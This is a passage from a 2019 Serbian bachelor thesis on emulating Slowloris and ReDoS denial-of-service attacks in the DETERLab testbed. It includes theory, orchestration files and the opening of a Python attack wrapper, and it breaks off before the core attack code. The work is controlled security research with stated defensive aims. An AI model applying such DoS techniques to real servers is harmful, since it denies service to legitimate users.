x

УНИВЕРЗИТЕТ У НОВОМ САДУ
ФАКУЛТЕТ ТЕХНИЧКИХ НАУКА У НОВОМ САДУ

Александар Тендјер

Реализација ДОС напада на апликативном нивоу

ДИПЛОМСКИ РАД
- Основне академске студије -

Нови Сад, 2019.

УНИВЕРЗИТЕТ У НОВОМ САДУ ● **ФАКУЛТЕТ ТЕХНИЧКИХ НАУКА**
21000 НОВИ САД, Трг Доситеја Обрадовића 6

КЉУЧНА ДОКУМЕНТАЦИЈСКА ИНФОРМАЦИЈА

Редни број, **РБР**:	
Идентификациони број, **ИБР**:	
Тип документације, **ТД**:	Монографска документација
Тип записа, **ТЗ**:	Текстуални штампани материјал
Врста рада, **ВР**:	Завршни (Bachelor) рад
Аутор, **АУ**:	Александар Тендјер
Ментор, **МН**:	Проф. др Илија Башичевић
Наслов рада, **НР**:	Реализација ДоС напада на апликативном нивоу
Језик публикације, **ЈП**:	Српски/латиница
Језик извода, **ЈИ**:	Српски
Земља публиковања, **ЗП**:	Република Србија
Уже географско подручје, **УГП**:	Војводина
Година, **ГО**:	2019.
Издавач, **ИЗ**:	Ауторски репринт
Место и адреса, **МА**:	Нови Сад; Трг Доситеја Обрадовића 6
Физички опис рада, **ФО**: (поглавља/страна/цитата/табела/слика/графика/прилога)	4 поглавља, 32 стране, 35 слика, литература
Научна област, **НО**:	Електротехника и рачунарство
Научна дисциплина, **НД**:	Рачунарска техника
Предметна одредница/кључне речи, **ПО**:	Напад одбијањем услуге, заштита рачунарских мрежа, Интернет протоколи
УДК	
Чува се, **ЧУ**:	У библиотеци Факултета техничких наука, Нови Сад
Важна напомена, **ВН**:	
Извод, **ИЗ**:	У овом раду су емулирана два ДоС напада на апликативном нивоу. Један је емулиран помоћу DETERLAB testbed-a Тип емулираног рада је slowloris. У овом нападу, нападач шаље HTTP захтеве серверу у великом броју сегмената. На овакав начин серверски ресурси остају заузети, и могућност опслуживања легитимних клијената није могућа.У овој намери направљена је PYTHON скрипта која се покреће унутар DETERLAB окружења и која извршава напад. Резултати су потврђени анализом PCAP фајлова помоћу Wireshark алата.Други напад је типа ReDoS и који погађа Node сервере. Овај напад блокира главну нит за извршавање Node апликације тако што ће му послати захтев који ће резултовати у извршавању операције за које је потребно пуно времена. Ова операција покушава да провери да ли се унети string и регуларни израз поклапају. Резултати овог експеримента су прикупљени логовањен трајања операције.
Датум прихватања теме, **ДП**:	11.7.2019
Датум одбране, **ДО**:	18.07.2019.
Чланови комисије, **КО**: Председник:	Проф. Др Небојша Пјевалица
Члан:	Доц. Др Иван Каштелан
Члан, ментор:	Проф. Др Илија Башичевић

Потпис ментора

UNIVERSITY OF NOVI SAD ● **FACULTY OF TECHNICAL SCIENCES**
21000 NOVI SAD, Trg Dositeja Obradovića 6

KEY WORDS DOCUMENTATION

Accession number, **ANO**:	
Identification number, **INO**:	
Document type, **DT**:	Monographic publication
Type of record, **TR**:	Textual printed material
Contents code, **CC**:	Bachelor Thesis
Author, **AU**:	Aleksandar Tendjer
Mentor, **MN**:	Phd Ilija Bašičević
Title, **TI**:	Realization of application layer DOS attacks
Language of text, **LT**:	Serbian
Language of abstract, **LA**:	Serbian
Country of publication, **CP**:	Republic of Serbia
Locality of publication, **LP**:	Vojvodina
Publication year, **PY**:	2019.
Publisher, **PB**:	Author's reprint
Publication place, **PP**:	Novi Sad, Dositeja Obradovica sq. 6
Physical description, **PD**: (chapters/pages/ref./tables/pictures/graphs/appendixes)	4 chapters, 32 pages, 35 pictures, literature
Scientific field, **SF**:	Electrical Engineering
Scientific discipline, **SD**:	Computer Engineering, Engineering of Computer Based Systems
Subject/Key words, **S**/**KW**:	Denial of service attack, computer network security, Internet protocols, application layer
UC	
Holding data, **HD**:	The Library of Faculty of Technical Sciences, Novi Sad, Serbia
Note, **N**:	

Abstract, **AB**:

In this thesis work two application layer denial of service (DoS) attacks have been been emulated. One was emulated using DETERLAB testbed. The type of emulated attack is slowloris. In this attack, the attacker sends HTTP request to the target server in a large number of segments. The server's resources are thus kept busy, and the server's ability to serve legitimate clients is deteriorated. A PYTHON script that realizes the attack has been developed, and integrated into DETERLAB environment. The results have been confirmed with analysis of PCAP trace files, using Wireshark tool. The second attack type is a ReDoS attack that targets Node servers. This attack blocks the main execution thread of a Node application by sending a request to the server which results in an operation that takes a lot of time. This operation tries to match a regular expression to a string. The results of this experiment have been proven by logging the duration of the operation.

Accepted by the Scientific Board on, **ASB**:		11.7.2019
Defended on, **DE**:		18.07.2019.
Defended Board, **DB**:	President:	Prof. Dr Nebojša Pjevalica
	Member:	Doc. Dr Ivan Kaštelan
	Member, Mentor:	Prof. Dr Ilija Bašičević

Menthor's sign

Zahvalnost

Veliku zahvalnost upućujem mentoru prof. dr Iliji Bašićeviću na razumevanju i sagledavanju mojih ideja, davanju brojnih stručnih saveta, kao i izdvojenom vremenu.

Takođe se zahvaljujem dipl. inž. Nikoli Blažiću za savesno vođenje kroz Deterlab okruženje, kao i pomoći oko ključnih tačaka izrade diplomskog rada.

Zahvaljujem se i prof. dr Ricardo-u Morla-i, Univerziteta u Portu, zbog izdvojenog vremena za savete i skretnice pri izvođenju eksperimenata.

Moja zahvalnost takođe pripada svim profesorima i asistentima sa Katedre za Računarsku tehniku i računarske komunikacije na velikom trudu i želji da studentima pruže znanja na što efikasniji način.

Takođe se zahvaljujem svojoj porodici koja mi je bila velika podrška tokom studiranja.

SADRŽAJ

SPISAK SLIKA

SKRAĆENICE

DoS	- Denial of Service
CERL	- Construction Engineering Research Laboratory
PLATO	- Programmed Logic for Automatic Teaching Operations
OSI	- Open System Interconnection
ISO	- International Organization for Standardization
TCP	- Transmission Control Protocol
HTTP	- Hiper Text Transmission Protocol
UDP	- User Datagram Protocol
ReDoS	- Regular Expression Denial of service
WWW	- World Wide Web
DETERLAB	- DEfense Technology Experimental Research Laboratory
YAML	- Yet Another Markup Language
TCL	- Tickle
AAL	- Agent Activation Language
PCAP	- Packet Capture
MAGI	- Montage AGent Infrastructure
MSC	- Message Sequence Chart
JSON	- JavaScript Object Notation
SYN-ACK	- SYNchronize-ACKnowledgement
I/O	- Input Output
POSIX	- The Portable Operating System Interface
NFA	- Nondeterministic Finite Automata

DFA - Deterministic Finite Automata

NPM - Node Package Manager

CSS - Cascading Style Sheets

HTML - Hypertext Markup Language

IT - Information Technology

MVC -Model View Controller

1. Uvod

1.1 Apstrakt

Komunikacija je oduvek predstavljala preku potrebu pri razvitka savremenog društva. U toku 20. i 21. veka tehnologija je znatno napredovala, od telefonkih komunikacija, do prvog računara i prvih računarskih mreža, pa sve do interneta.

World Wide Web se bazira na HTTP protokolu koji čini pouzdan protokol za prenos podataka i koji garantuje da podaci koji se šalju neće biti oštećeni. Podaci na WWW se oslanjaju na veb-servere koji koriste HTTP protokol za komunikaciju. Oni pružaju podatke koji zatraže HTTP klijenti, obično predstavljeni putem veb.brauzera (browser). Osnovu WWW-a čine procesuiranje zahteva HTTP klijenata i pružanje sadržaja.

Skoro se sva HTTP komunikacija oslanja na TCP/IP-u. Veza uspostavljena između servera i klijenta poreko TCP/IP-a obezbeđuje podatke tako da ne može doći do oštećenja poslatih poruka, niti se one mogu izgubiti ili primiti pogrešnim redosledom.

Tokom razvoja WWW-a i njegovog korišćenja javljali su se ne samo različiti problemi, već i moguće zloupotrebe. Jedna od poznatih eksploatacija i metoda zloupotrebe interneta danas je DOS (Denial of Service) napad.

DOS je napad zasnovan na onemogućavanju pristupa servisima nekog uređaja drugim korisnicima. Onemogućavanje pristupa se postiže tako što se serveru, uređaju koji hostuje servis, šalje velika količina kompleksnih zahteva za čiju je obradu potrebno ili mnogo, ili nedovoljno resursa, što može da onesposobi server i nametne neophodnost restartovanja izvršavanog servisa.

1.2 Cilj

- Svrha rada se bazira na prikazivanju načina i principa funkcionisanja Slow Loris i ReDoS DoS napada i predlaganje mogućih odbrambenih mehanizama od tih napada.
- Definisanje razlike između napada zasnovanog na preplavljivanju mreže i napada zasnovanog na algoritamskoj kompleksnosti.
- Pokazivanje mogućih posledica na mreži i ishoda u normalnim okolnostima.
- Korišćenje savremene istraživačke laboratorije, DETERlab-a, za izvršavanje eksperimenata i izlaganje prednosti korišćenja ovakvih zajednica.


1.3 Motivacija

Napadi na računarsku mrežu korišćenjem preplavljujućeg DoS napada su i dalje otvoreno pitanje, osim ukoliko nije nađeno optimalno rešenje za napad u kome napadač lako može da ugrozi sistem ako zna koji uređaj konkretno obavlja posao servera unutar mreže i da onemogući korišćenje takvog servisa određeni period.

Aplikativni DOS napadi, napadi 7. sloja, jesu napadi koji se izvršavaju na najvišem, aplikativnom sloju ISO-OSI Modela (standarda). Prema ISO-OSI standardu svaki nivo služi za prenošenje podataka od nivoa iznad sebe. Tako sloj za komunikaciju prenosi neku vrstu podataka o mreži, na šta se svaki napad u aplikativnom sloju oslanja. Ovakvi napadi se najviše oslanjaju na HTTP i TCP/UDP protokole i njihove osobine.

Distribuirani DOS napadi su zasnovani na korišćenju softvera koji je stvoren za DOS napade, samo što se za ovakve napade koristi mreža napadačkih računara koji su uglavnom botnet, tzv. zombi računari. Botnet računari su računari na mreži koji su obično zaraženi crvom. Crv se prenosi na računar i replikuje se na mreži gde se tako stvara mreža računara koji imaju isti program (crv) i na zahtev jednog, glavnog računara mogu da izvršavaju određene procese, kao na primer napad.

Ovakvi napadi su sve češći zbog naglog rasta WWW-a zbog pojave IOT-a i veće dostupnosti personalnih računara, mobilnih telefona, tableta. U odnosu na njihovu veću prisutnost koja pogađa sve sfere ekonomije i sve vrste kompanija, procenat ulaganja bezbednostnih odseka IT firmi vezanih za aplikativni nivo se takođe povećao. Slika ispod pokazuje odnos za 2013, 2014. i 2015. godinu.




Slika 1: Finansije sigurnosnih odseka

Kao industrije u prvom kvartalu 2018. godine po istraživanju kompanije „Verisign", po broju mitigacija, najviše su pogađane oblasti industrije:

1. IT servisi/Cloud/SaaS - 5 2% mitigacija,
2. finansije - 31% mitigacija,
3. e-komerc i on-lajn marketing - 13% mitigacija,
4. mediji i zabava - 4% mitigacija.

Po tipu DDOS napada, prema kompaniji „Kaspersky Lab", uglavnom su se u prvom kvartalu 2018. godine kao najčešći pojavljivali preplavljajući – 'flooding' napadi, sa 'SYN flood' napadom sa čitavih 57% na prvom mestu.



Slika 2: 'Flooding' napadi

1.3.1 Istorija DDOS napada

Prvi zvaničan DDOS napad se desio 1974. godine, ljudskom greškom, kada se učenik srednje škole David Dennis prikačio na mrežu na instituta CERL, na Univerzitetu Illinois, iskoristio komandu 'ext' na terminalima PLATO računara koji su služili kao višekorisnički sistem za deljenje resursa. Ovom komandom bi se, ukoliko nije priključen nijedan eksterni

uređaj, računar na kome je terminal zablokirao i tako onemogućio pristup svim korisnicima takvih terminala.

Korišćenje ovakvih napada u kojima bi mogla da se iskoristi mreža za napad ili, pak, da se napadne sama mreža korišćenjem računara viđena je kao mogućnost i šansa za mnogobrojne hakere 90-tih godina dvadesetog veka.

Neki poznati DDOS napadi su:

- „Project Rivolta" - koji je izveo dečak od 15 godina, 2001. godine kada je oborio YAHOO, CNN, EBAY, AMAZON, i time izazvao preko milijardu dolara štete.
- „Spamhouse attack" - napad koji je izvršen 2013. godine, tako što je slato toliko mnogo podataka serveru da je došlo do zasićenja, pa u jednom trenutku sistem nije mogao da reaguje.

1.3.2 Slowloris

Slowloris je tip aplikativnog DoS napada čija je specifična meta Apache Server 1.x i 2.x. Zasniva se na otvaranju što više konekcija sa serverom i održavanju tih konekcija slanjem parcijalnih HTTP zahteva, tako što se nakon slanja normalnih zaglavlja šalje mnogo custom zaglavlja, zbog kojih će server pomisliti da napadač samo ima lošu konekciju sa internetom, a server pri tom neće imati definisan odgovor na ovakve zahteve. Uvođenjem dodatnih niti koje će uporedno otvoriti socket-e i izvršavati napadačku akciju dodatno opterećuje server.

Napadačka aplikacija ovog tipa se u velikoj većini slučajeva oslanja na skriptne jezike zbog brzine izvršavanja. Veoma česta implementacija je u programskom jeziku Python, zbog jednostavnosti i čitljivosti koda, kao i brzine izvršavanja.

1.3.3 ReDoS

ReDoS je napad zasnovan na iskorišćavanju neispravno napisanih regularnih izraza namenjenih za validaciju nekog ulaza (teksta). Naime regularni izraz je niz karaktera koji predstavljaju šablon po kome može da se pretražuje ili validira string. Napad bazran na regularnim izrazima se vrši nad Node.js serverskim aplikacijama. Node.js serverska aplikacija jeste aplikacija koja je napisana u jednoj niti, pa ukoliko se ova nit blokira, to jest zaposli na neko određeno vreme, server neće moći da usluži ostale klijente.

1.3.4 DETERLab

USC/ISI's DETERLab (cyber DEfense Technology Experimental Research Laboratory) je naučna ustanova namenjena osobama koje se bave sajber sigurnosti i namenjena je za razvoj, istraživanje, eksperimentisanje i testiranje inovativnih tehnologija vezane za sajber sigurnost.
DETERLab je u stvari deljeni Testbed koji omogućuje kontrolisanje pravog hardvera i softvera i mogućnost izvršavanja testova na njima. Hijerarhijski je organizovan tako da postoje projekti u kojima se nalaze članovi jedne grupacije i međusobno mogu posmatrati kreacije i statuse drugih korisnika unutar iste grupacije. Niži nivo čine eksperimenti.
Eksperiment u DeterLab-u je zasnovan na kreiranju sopstvene mreže i automatizacije izvršavanja akcija na samoj mreži.
Kreiranje mreže je na najnižem sloju hijerarhije u DETERLab sistemu i zasniva se na NS fajlovima. Automatizacija se izvršava pomoću Magi Orkestracije koja je predstavljena pomoću YAML jezika i ona definišeu hijerarhiji AAL fajl.
NS fajl predstavlja osnovu za simulaciju sistema. On koristi TCL jezik koji se oslanja na `tb_compat.tcl` modul. U ovom fajlu treba predstaviti kako će naša mreža izgledati. Definisaćemo:

- imenovane čvorove, kao i njihove tipove koje ćemo koristiti unutar mreže,
- način na koji su ovi čvorovi povezani međusobno,
- tip mreže koji ćemo koristiti,
- brzinu protoka mreže.

Ovaj fajl je neophodan za swapin-ovanje. Swap-in predstavlja alociranje čvorova i podizanje operativnog sistema. Nakon ovog koraka je omogućeno postavljanje i pokretanje aplikacija na našim čvorovima.
Magi orkestracija omogućava automatizaciju pomoću definisanja grupa kojima pripadaju određeni čvorovi, kao i događaji koje će se pokretati u zavisnosti od nekih uslova. Uslovi su predstavljeni okidačima, tj ’trigger’-ima ili vremenskim periodama, takozvanim ’timeout’-ima.

Ukoliko se neki uslov ispuni, dogodi se događaj koji definiše metodu koju će on pokretati. Data metoda će se izvršavati sve dok se ne ispuni neki uslov i tako dalje.

1.4 Pregled

Poglavlje 2 će pružiti detaljno objašnjenje Slow Loris DoS napada nad Apache serverom, gde će se u sekciji 2.1 objašnjavati teorijski principi ovakvog napada i prikaz putem MSC diagrama, u sekciji 2.2 način na koji način je korišćen Deterlaba za emulaciju ovakvog napada, a u sekciji 2.3 prikaz implementacije u programskom jeziku python. Pošto će se ovaj eksperiment emulirati u Deterlab okruženju, iznošenje rezultata i diskusija ishoda pokretanja Slow Loris napada će biti objašnjeni u sekciji 2.4.

Namena poglavlja 3 je da objasni ReDoS napad, mane Node.js serverskih aplikacija i moguće greške pri postavljanju validatora putem regularnih izraza. U sekciji 3.1 prvo će biti pojašnjeni teorijski princip regularnih izraza, a nakon toga u sekciji 3.2 kreiranje Node.js veb-servera i veb-stranice, kao i pristup pronalaženju propusta u ovakvoj aplikaciji. Rezultati i diskusija će biti izneti u sekciji 3.3.

U poglavlju 4. će biti izjašnjen sažetak i zaključak ovih eksperimenata.

2. Slowloris


2.1 Teorijske osnove

2.1.1 Three way handshake

Da bi se neka poruka poslala preko HTTP-a, prvo se mora uspostaviti konekcija između servera i klijenta.

Ukoliko želimo da se povežemo sa veb-serverom preko veb-pretraživača, kucajući njegovo ime, pretraživač pretražuje IP adresu za ovakav hostname i dobija broj porta koji je dostupan. Nakon toga, pretraživač koristi TCP koji koristi proceduru uspostave veze koja se zasniva na uspešnoj razmeni tri poruke (engl. *three way handshake*).

Korisnička strana šalje SYN paket. Server odgovara preko SYN i ACK zastavice u drugom koraku, a u trećem koraku korisnička strana odgovara slanjem ACK paketa.



Slika 3:Three way Handshake

Nakon ova tri koraka, uspešno je uspostavljena veza između klijenta i servera, takozvana sesija.

Sesija pripada nivou sesije koji je sloj iznad transportnog i predstavlja spoj dve utičnice, jedne na serverskoj i jedne na klijentskoj strani. Naime, utičnica predstavlja apstraktan objekat koji u sebilo ima definiciju na koju IP adresu, sa kog porta i na koji port šaljemo zahteve i primamo odgovore.

2.1.2 HTTP Zahtev

HTTP zahtev se sastoji iz

- linije zahteva,
- jednog ili više zaglavlja,
- prazne linije (definisane CRLF karakterom),
- opcionog tela zahteva.

Linija zahteva je u obliku:

- metode SP URI_zahteva SP HTTP-Verzija CRLF.

Metoda može biti GET, POST, DELETE, PUT, OPTIONS.

U Slowloris napadu ćemo koristiti GET metodu i zaglavlja

- Host: koja je IP adresa na koju ćemo slati zahteve.Ovo zaglavlje je obavezno od HTTP vezije 1.1. Sva ostala zaglavlja su opciona.
- User-Agent: predstavlja verziju veb pretraživača.
- Connection: keep-alive. Zahteva da se svi zahtevi i odgovori održavaju unutar iste TCP konekcije.
- X-a: Zaglavlje čini custom zaglavlje koje suštinski nema nikakvo značenje za servera.

2.2 Deterlab skripta

Da bi kreiranje eksperimenta i emuliraje istog bilo lakše i brže, napravljena je skripta. Ona obuhvata sve potrebne fajlove koje su potrebni za kreiranje, svampovanje, pokretanje i prikupljanje podataka. Skripta se sastoji od 5 fajlova:

- experiment.sh-skripta u kojoj su definisane globalne promenljive koje će se koristiti u ostalim fajlovima,
- gen-aal.sh-skripta zadužena za upis u .aal fajl,
- run-skripta namenjena za pokretanje svih funkcija,

- collect.sh-skripta namenjena za kolekciju i skladištenje podataka,
- topology.tcl- fajl namenjen za kreiranje topologije mreže.

2.2.1 Šablon kreiranja i pokretanja emulacije

Svih 5 fajlova su povezani deljenim promenljivama. Komunikacija sa svim fajlovima je omogućena preko run-skripte pokretanjem ./run izvršne datoteke.

Opcije ./run-a:

1. ./run upload – postavljanje fajlova na isi.deterlab direktorijum u okviru korisnika;

2. ./run make_exp – kreiranje eksperimenta u kome će se kreirati fizički samo jedan čvor, a virtuelno unutar čvora više;

3. ./run make_normal_exp – kreiranje eksperimenta u kome se fizički zauzima broj čvorova;

4. ./run terminate – brisanje eksperimenta, zajedno sa svim njegovim direktorijumima;

5. ./run swapin – alociranje čvorova specificiranih u .tcl fajlu i podizanje operativnog sistema na njima;

6. ./run swapout – oslobađanje zauzetih čvorova, pri čemu eksperiment i njegovi podaci i dalje ostaju na deterlab-u;

7. ./run reboot –restartovanje fizičkog ili virtuelnog čvora;

8. ./run ping – pingovanje čvorova. Koristi se za proveru da li su svi računari podignuti;

9. ./run orchestrate – pokretanje emulacije eksperimenta pomoću MAGI orkestratora (.aal fajla);

10. ./run experiment – pingovanje, pokretanje MAGI orkestratora i skidanje kolektovanjih podataka;

11. ./run download [<node-name>|<@group>] – skidanje podataka o nadziranju protoka mreže;

12. ./run ssh [<node-name>|<@group>] [<command>] [shell] – povezivanje na čvor;

13. ./run ssh –- povezivanje na users.isi.deterlab.net preko *secure shell*-a.

Konkretno za podizanje i emulaciju treba:

1. ./run make_exp;
2. ./run swapin;
3. ./run experiment;
4. ./run swapout.

2.2.2 Kreiranje topologije

Za naše potrebe, da bi emulirali što realnije slučajeve, napravljena je topologija koja se sastoji od:

- dva klijentska čvora,
- jednog rutera sa klijentske strane,
- jednog rutera sa serverske strane,
- jednog serverskog čvora.

Jedan od klijentskih čvorova će slati jednostavne HTTP GET zahteve, a na drugom čvoru biće napadačka aplikacija koja će izvšavati Slowloris napad.

Oba rutera su postavljena da bi detaljnije mogli da posmatramo sve zahteve unutar mreže. Njihova namena je strogo usmerena ka prosleđivanju paketa sa dobrim TCP flagovima, i zadržavanju onih koji nemaju pozitivan TCP flag.

Na serverskom čvoru će biti podignuta Apache 2.2.4 serverska aplikacija.

2.2.3 MAGI orkestrator skripta (.AAL fajl)

U ovom fajlu, kao što je ranije rečeno, biće opisano kada i kojim redosledom će se akcije izvršavati na pojedinim čvorovima. Ukoliko je namera da više čvorova pokreće iste aplikacije i da se svi pokreću istovremeno, onda ih treba organizovati u grupe.

```
groups:
  client_group: &clist [$clients]
  monitor_group: [$monitor]
  server_group: &slist [$servers]
  attack_group: [$attackers]
```

Slika 4: Definicija grupa

Na ove grupe smo operatorom za adresiranje ’&’ postavili određene čvorove koje smo definisali u experiment.sh fajlu, za članove.
Nakon ovoga definišemo agente, koji kao osobine mogu da sadrže grupe za koje su povezane operacije. Za svaku operaciju definišemo putanju do kompresovanog direktorijuma u kojoj se nalazi njena izvršna datoteka, a možemo i navesti ulazne argumente.

Deterlab već raspolaže nekim od programa, kao što su jednostavan apache server, jednostavan klijent i skripta za hvatanje i kompresiju uhvaćenog prometa na mreži.

```
## The agent implementation and addressing information
agents:
  client_agent:
    group: client_group
    path: $mods/http_client/http_client.tar.gz
    execargs: {servers: *slist, interval: '1', sizes: 'minmax(1000,1000)'}

  monitor_agent:
    group: monitor_group
    path: $mods/tcpdump/tcpdump.tar.gz
    execargs: { }

  server_agent:
    group: server_group
    path: $mods/apache/apache.tar.gz
    execargs: {}

  collect_agent:
    group: monitor_group
    path: $datadir/cmd.tar
    execargs: { cmd: '$expdir/collect.sh' }

  attack_agent:
    group: attack_group
    path: $datadir/cmd.tar
    execargs: { cmd: 'python3 $datadir/cmd/call.py servernode-1', mark_time: 1 }
```

Slika 5: Agenti

- client_agent – pokreće klijentsku aplikaciju koja šalje GET zahteve na server na čvorovima koji se nalaze u client_group-i,
- monitor_agent – pokreće ’tcpdump’ aplikaciju koja loguje sve TCP pakete poslate na mreži,
- server_agent – pokreće ’apache’ serversku aplikaciju na čvorovima koji pripadaju server_group-i,
- collect_agent – pokreće aplikaciju koja zapisuje saobraćaj koji se posle može čitati pomoću alata kao što je ’wireshark’ ili slično,
- attack_agent – pokreće Python Slowloris aplikaciju čiji je ulazni argument ’hostname’.

2.2.4 Tokovi

Pomoću streamstarts-a postavljamo koliko će datotečnih tokova postojati u sitemu.

```
streamstarts: [ serverstream, clientstream, cleanupstream, attackstream ]
```

Slika 6: primer toka

Tokovi isključivo služe da bi obezbedili vremenski pravilno izvršavanje operacija na određenim agetima.Postavićemo za svaki agent poseban tok, i uunutar toka ćemo definisati kada će se agent agent izvršavati operaciju koja je za njega vezana i pod kojim uslovima.

- Serverstream

Tok koji je prvi pokrenut. Njegov prvi događaj se oslanja na metodu startServer i drugim tokovima javlja putem okidača serverStarted da je serverska aplikacija pokrenuta. Kada se instancira okidać 'clientStopped', pokreće se događaj koji pokreće metodu StopServer, koja zaustavlja serversku aplikaciju.

```
eventstreams:

  serverstream:
      - type: event
        agent: server_agent
        method: startServer
        trigger: serverStarted
        args: {}

      - type: trigger
        triggers: [ { event: clientStopped} ]

      - type: event
        agent: server_agent
        method: stopServer
        trigger: serverStopped
        args: {}
```

Slika 7: Primer Server stream-a

- Clientstream

Ovaj tok se započinje okidačem ’serverStarted’. Prvi događaj koji će se dogoditi u ovom toku je vezan za agenta koji loguje podatke i on će odraditi operaciju brisanja svih raniji poslata paketa u mreži. Kada završi, pokreće se logovanje poslatih podataka i šalje okidač koji je namenjen za započinjanje napadačke akcije. Pokreće se klijentska aplikacija koja traje 70 000 ms. Nakon isteka se zaustavlja izvršavanje klijentske aplikacije.

```
clientstream:
    - type: trigger
      triggers: [ { event: serverStarted } ]

    - type: event
      agent: collect_agent
      method: execute
      trigger: cleaned_up
      args: { args: 'cleanup' }

    - type: trigger
      triggers: [ { event: cleaned_up } ]

    - type: event
      agent: monitor_agent
      method: startCollection
      trigger: start_attack
      args: { expression: '$tcpdump_expr', tcpdump_args: '-z gzip -C 200' }

    - type: event
      agent: client_agent
      method: startClient
      args: {}

    - type: trigger
      triggers: [ { timeout: 70000 } ]

    - type: event
      agent: client_agent
      method: stopClient
      trigger: clientStopped
      args: {}
```

Slika 8 :Primer Client stream-a

- Attackstream

Napadački tok se pokreće okidačem ’start_attack’, koji pokreće događaj napada putem ’startCmd’ agentske metode. Šalje okidač ’cleanupStream’-u za čišćenje. Događaj traje 70 000 ms, nakon čega se poziva agentska metoda ’stopCmd’.

```
attackstream:
    - type: trigger
      triggers: [ { event: start_attack } ]

    - type: event
      agent: attack_agent
      method: startCmd
      args: {}

    - type: trigger
      triggers: [ { event: clientStopped, target: cleanupstream }, { timeout: 70000 } ]

    - type: event
      agent: attack_agent
      method: stopCmd
      args: {}

    - type: trigger
      triggers: [ { event: clientStopped, target: cleanupstream }, { timeout: 2000 } ]

    - type: trigger
      triggers: [ { timeout: 0, target: 'attackstream' } ]
```

Slika 9: Primer Attack stream-a

- Cleanupstream

```
cleanupstream:
    - type: event
      agent: attack_agent
      method: stopCmd
      args: {}

    - type: trigger
      triggers: [ {event: collection_done, target: exit}, {event: serverStopped, target: exit} ]
```

Slika 10 : primer Cleanupstream-a

Pokreće ’stopCmd’ metodu i šalje okidače na izlaz.

2.2.5 StartCmd i StopCmd

Agentske metode koje omogućavanje učitavanje argemnata komandne linije, kreiranje procesa i uništavanje procesa na nekom od čvorova pomoću.

- Kreiranje procesa se uspostavlja **execl.spawn()** python metodom, gde dobijemo i Id novokreiranog procesa.

```
@agentmethod()
def startCmd(self, msg, args=None):
    cmd=self.cmd
    if args:
        cmd += ' ' + args
    if len(self.pids) < self.maxCmds:
        self.pids.append(execl.spawn(cmd, self.log, close_fds=True, shell=False))
        self.log.info('start cmd: ' + cmd + ' PID: ' + str(self.pids[-1]))
    if self.mark_time and self.pids:
        self.log2.append( {'start time': time.time()-self.ofs } )
    return True
```

Slika 11 : Primer StartCmd-a

- Uništavanje procesa se uspostavlja **os.kill()** python metodom, znajući njegov Id

```
@agentmethod()
def stopCmd(self, msg):
    self.log.info('stopCmd() called, PIDS ' + str(self.pids))
    left=[]
    for pid in self.pids:
        self.log.info('stopCmd() killing %s' % pid)
        try:
            os.kill(pid, signal.SIGKILL)
        except:
            self.log.info('stopCmd() killing %s FAILED' % pid)
            left.append(pid)
            raise

    if self.mark_time and self.pids:
        self.log2.append( {'end time': time.time()-self.ofs } )
    if left:
        self.log.info('left with exception: ' + str(left))
        self.pids = left
    else:
        self.pids = []
    return True
```

Slika 12 : Primer StopCmd-a

2.3 Python Implementacija

Za implementaciju napada su korišćena dva fajla:

- Call.py
- AttackerV3.py

2.3.1 Call.py

Ovaj fajl se koristi za pozivanje instanciranja objekta klase Slowloris (definisane u attackerV3.py fajlu) i prosleđivanje argumenta komandne linije koji predstavlja url servera.

```
from attackerV3 import Slowloris
import sys
import  argparse
parser = argparse.ArgumentParser(
    description="Slowloris test on Apache servers"
)
parser.add_argument("host", nargs="?", help="Target host")
args = parser.parse_args()

if len(sys.argv) <= 1:
    parser.print_help()
    sys.exit(1)

if not args.host:
    print("Host required!")
    parser.print_help()
    sys.exit(1)

slowloris = Slowloris(args.host)
```

Slika 13 : Call.py

2.3.2 AttackerV3.py

Ovaj fajl je srž napada i u njemu se nalazi logika celog napada. Ovaj fajl je koncipiran tako da je u njemu definisana klasa sa jednim poljem koje predstavlja url i metodama za napad.

Klasa sadrži :

- konstruktor,
- InitiateAttack metodu,
